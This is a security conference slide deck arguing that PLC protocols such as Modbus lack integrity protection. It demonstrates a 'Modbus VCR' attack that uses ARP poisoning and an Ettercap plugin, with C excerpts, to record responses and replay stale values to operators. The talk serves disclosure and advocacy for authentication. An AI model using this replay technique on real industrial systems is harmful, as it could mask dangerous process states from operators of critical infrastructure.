IOActive™
COMPREHENSIVE COMPUTER SECURITY SERVICES

Hacking your Control System at Level 2


K. Reid Wightman
Security Consultant, IOActive

Apologies

- This talk less about “Embedded” than I hoped
- The problems here need to be solved by Embedded People though
  - That’s you
  - (To bad vendors): Sorry
  - (To good vendors): Have fun

The Outline

- Where we are on the network
- What's happening there
- What the problem is
- Why the current way of securing things is bad
- Throwing the gauntlet


L3 Network
Firewall
L2 Systems
HMI
EWS
L1 Systems

PLC

- Programmable Logic Controller
- Where the sensors (inputs) and actuators (output) get digitized
- PLC performs some automation, reports status
- PLC usually allows operator some control capability

Why Level 2?

- PLC is insecure
- We've done what we can to mitigate
- Still have some huge problems, as we'll see

Why Level 2?

- Offshoot of Application Firewalls
- Tofino plug: Tested their firewall, loved it
  - Great protection, esp. for Safety Systems
  - Great management
  - Great product (and no, they don't pay me)
  - No data integrity though...
  - The Modbus VCR

The Outline

- Where we are on the network
- What's happening there
- What the problem is
- Why the current way of securing things is bad
- The gauntlet

Types of Operation

- Read
- Write
- Program (sometimes a different protocol)

PLCs == Insecure By Design


See:

- Ralph Langner talks
- Dillon Beresford Talks
- Project Basecamp talks
- Siemens Prison talks

Insecure By Design

- Protocols assumed closed RS-485/RS-422 network
  - No authentication needed, no outside connection
  - Data Integrity deals with noise on wire
- Protocols ported to TCP+IP+Ethernet
  - No security features added
  - Security left to customer
- Backdoors added or maintained for ease

How Modbus Works*



*(and every other ICS protocol)

How Modbus Works

- Time to complete from Data Point 1 back to Data Point 1 is called polling cycle time
- For fast processes, state may change in mid-polling-cycle (so observed state is not real-time)
  - Engineering holy wars...
  - Some protocols support out of cycle 'interrupt' messages
  - Others have freeze/sync semantics

How Modbus Works


- Poll/response is almost always the same
- Same points requested over and over, in same order
- Values might jiggle around a bit as people use electricity/harder rocks get crushed/the cookie batter gets slightly more viscous

The Outline

- Where we are on the network
- What's happening there
- What the problem is
- Why the current way of securing things is bad
- The gauntlet

The Problem in a Nutshell

- ICS Protocols don't provide data integrity
- Modbus Packet Format



- Can issue write/program, but we'll assume a Application firewall prevents this
- No digital signature, no crypto == MITM

Modbus VCR

- Attack Method
  - ARP poisoning
  - Sniff & Record for a while
  - Overwrite future status with stale data
- ...Kickin' it old-skool with Ettercap

Sniff and Record

```
else{ // Not done recording yet
    printf("--> recording data\n");
    // record some data with time offset
    // first: is this a request or a response?
    // we'll make an is_request() function which takes
    // the current session.  Session will have to track this
    // in state data somehow (we'll figure this out)
    if (is_request(s, PACKET)){
        printf("--> recording request\n");
        // Assume that it's a request, we'll store the request data
        // in the session somehow
        // we'll need to allocate a new request/response pair
        SAFE_CALLOC(temp_request_response_pair, 1, sizeof(modbus_request_response_pair_t));
        // then we'll fill it up
        SAFE_CALLOC(temp_request_response_pair->requestData, 1, PACKET->DATA.len);
        // then we'll copy the request
        printf("--> memcopying packet data into temp request\n");
        memcpy(temp_request_response_pair->requestData, PACKET->DATA.data, PACKET->DATA.len);
        temp_request_response_pair->requestDataLen = PACKET->DATA.len;
        // make a new request_response_item on global list
        printf("--> mallocing next item\n");
        SAFE_CALLOC(((session_data_t*)s->data)->current_request_response_item->next, 1, sizeof
            (request_response_list_t));
```

Timer Expiration

```
if (timeval_now.tv_sec > (timeval_sessionstart.tv_sec + 10)){
    // time expired, done recording
    printf("--> session done recording!");
    ((session_data_t*)s->data)->done_recording = 1;
}
```

Overwrite: Engage

```
}else{ /* is_request(s, PACKET) */
    if (PACKET->DATA.len != 0){
        if(&((session_data_t*)s->data)->current_request_response_item == NULL){
            printf("--> ERROR: request was not in list, try expanding time of packet capture. Allowing
                response through\n");
            return;
        }
        // overwrite response data and data length with saved values
        printf("I would be overwriting data now\n");
        // free PACKET->DATA.data, copy our data to PACKET->DATA.data, set length to our length
        //printf("Freeing old data\n"); // why would this cause us to crash
        //SAFE_FREE(PACKET->DATA.data);
        printf("setting new length\n");
        PACKET->DATA.inject_len = ((session_data_t*)s->data)->current_request_response_item->mrrp.
            responseDataLen;
        printf("allocating moar buffer\n");
        SAFE_CALLOC(PACKET->DATA.data, 1, PACKET->DATA.len);
        printf("copying saved buffer into packet\n");
        memcpy(PACKET->DATA.data, &((session_data_t*)s->data)->current_request_response_item->mrrp.
            responseData,
            PACKET->DATA.len);
        printf("overwriting marker byte on injected data\n");
        PACKET->DATA.data[1] = 0x01; // Just a sanity check to make sure the modification is happening
        printf("checksum sanity: tcp header length is %d\n", PACKET->L4.len);
        printf("OS_SIZOF_P is %d\n", OS_SIZEOF_P);
        // mark packet to get updated checksums
        po->flags |= PO_MODIFIED;
```

Not much code

- Aside from Ettercap Glue, ~150 lines of C
- Store request/response pair in linked list
- See request, look up response
- See response, overwrite Data portion
- Nothing new, but never seen a record+replay plugin designed for Ettercap (or other MITM tool) before...

Modbus VCR: What you see

Modbus VCR: What you've got

Modbus VCR: Sound Familiar?

- Stuxnet does something similar
- Main difference: Stuxnet hides process state by manipulating ladder logic
  - Writing new Ladder Logic can be blocked (by Field Device Firewalls)
  - Permanent evidence: overwritten logic in controller
  - This technique requires no ladder logic update

Other protocols

- 61850: Vulnerable
- 60870: Vulnerable
- Proprietary protocols: Probably vulnerable
- DNP3: Vulnerable*
  - Not vulnerable w/Secure Authentication+Crypto
  - Reality: most vendors don't support these features

Proof of Concept

- Ettercap plugin source available
- http://github.com/reidmefirst/
- Currently records for 10 seconds, then starts replaying (adjust as necessary)
- Currently store and search entire Modbus packet (suggest trimming Protocol ID and Unit ID from matching function)
- Special Thanks: Emilio Escobar

The Outline

- Where we are on the network
- What's happening there
- What the problem is
- Why the current way of securing things is bad
- The gauntlet

What are we doing about PLC Security

- Application Firewalls
  - Alone, ineffective against this attack
  - Requires ARP poison detection as well
  - Funny story about that...
- Bump-in-the-wire encryption
  - Effective, but usually “all or nothing” access
  - Expensive
  - Kinda kludgey to incorporate (YAAsset)

What we (mostly) aren't doing about it

- Mutual authentication by design, HMI <-> PLC
- Cryptographically secure/digitally signed comms
- Okay, Siemens is attempting this using cryptography+security in S7-1500 line...
  - Haven't gotten my hands on one
  - Anyone from Siemens listening?

The Outline

- Where we are on the network
- What's happening there
- What the problem is
- Why the current way of securing things is bad
- The gauntlet

The Gauntlet

- Mutual Authentication (PLC <-> HMI)
  - Read, Write, and Program levels ideally
  - Key management for embedded stinks
  - Libraries needed for common embedded OSes
    - VxWorks, ThreadX, GreenHills, etc
    - Libraries need vetting + testing
  - Nice opportunity for someone...
- Products need to be easy, engineers are not security people

IOActive™
COMPREHENSIVE COMPUTER SECURITY SERVICES

FIN
Questions?

The Outline

- Where we are on the network
- What's happening there
- What the problem is
- Why the current way of securing things is bad
- The gauntlet
- Common criticisms and their rebuttals

Why aren't we doing more?

- "Nobody will buy it/Nobody will make it..."
- "Nobody wants to deal with key management..."
- "What if there's an emergency, and we're locked out..."
- "Just take care of business at the security perimeter..."

"Security Perimeter" Myth

- Defense-in-What?
- Reality 1: Many control systems vendors restrict patches
- Reality 2: Many firewalls are ANY <-> ANY
- Reality 3: Tons of controllers directly on Internet
- Car analogy: "Yeah, our car will kill you if you crash it, so drive safe."

"Emergency"

- Star Trek gave me a possible answer
- "Let's reroute the encryption protocols/ bypass security/deus ex jargonica"
- Let unauthenticated protocol work, but make it trigger an alarm
  - Best case: It's an emergency, now everyone knows
  - Worst case: It's an attacker, now everyone knows

"Key Management" *is* annoying

- Head in Sand
- What some people see as a problem, others see as an opportunity
  - This is where you come in
  - Sexy, robust key management for embedded devices without Internet access...Go!

"Nobody will buy/make it"

- Good point, I don't know
- My question: What (politic/action) would it take for us to get past this?
- My approach: Break Stuff, Write Tools

Common

- Commonality to all criticisms: “PLCs do not need security.”
- This is a frightening attitude, especially for Critical Infrastructure!